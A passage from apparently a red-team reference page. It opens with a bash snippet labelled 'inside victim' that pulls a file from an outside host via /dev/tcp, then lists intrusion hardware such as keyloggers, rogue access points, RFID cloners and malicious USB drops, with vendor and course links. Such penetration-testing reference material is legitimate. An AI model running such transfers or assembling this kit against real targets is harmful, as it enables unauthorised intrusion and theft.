# Inside victim
exec 6< /dev/tcp/10.10.10.10/4444
cat <&6 > file.txt
```

RED TEAMING Hardware Toolkit List

Lock picks (pocket) — commonly used picks USB key logger and Hak5 rubber ducky Hak5 LAN turtle Hak5 Pineapple Nano LAN tap External hard drive	Malicious drops x4 (USB, etc.) Rogue access point (PwnPlug, Pi, Etc) 15dbi wireless antenna (for outside). Nexus 7 with nethunter, TP-link adapter etc. RFID thief/cloner Laptop or mobile device

Miscellanies Considerations
Various USB cables (A, B, mini, micro, OTG, etc.)
SD Cards, microSD cards
Smartphone (earpiece if with a team)
Body camera (GoPro/ACE Cameras w/t client approval)
Extra power packs/batteries

A few resource links for some of the above tools:
www.sparrowslockpicks.com
http://shop.riftrecon.com
www.wallofsheep.com
www.hackerwarehouse.com
www.hak5.org

Additional Resources

INTERNET RESOURCES:

FREE- COURSES:

https://www.mosse-institute.com/certifications/mrt-certified-red-teamer.html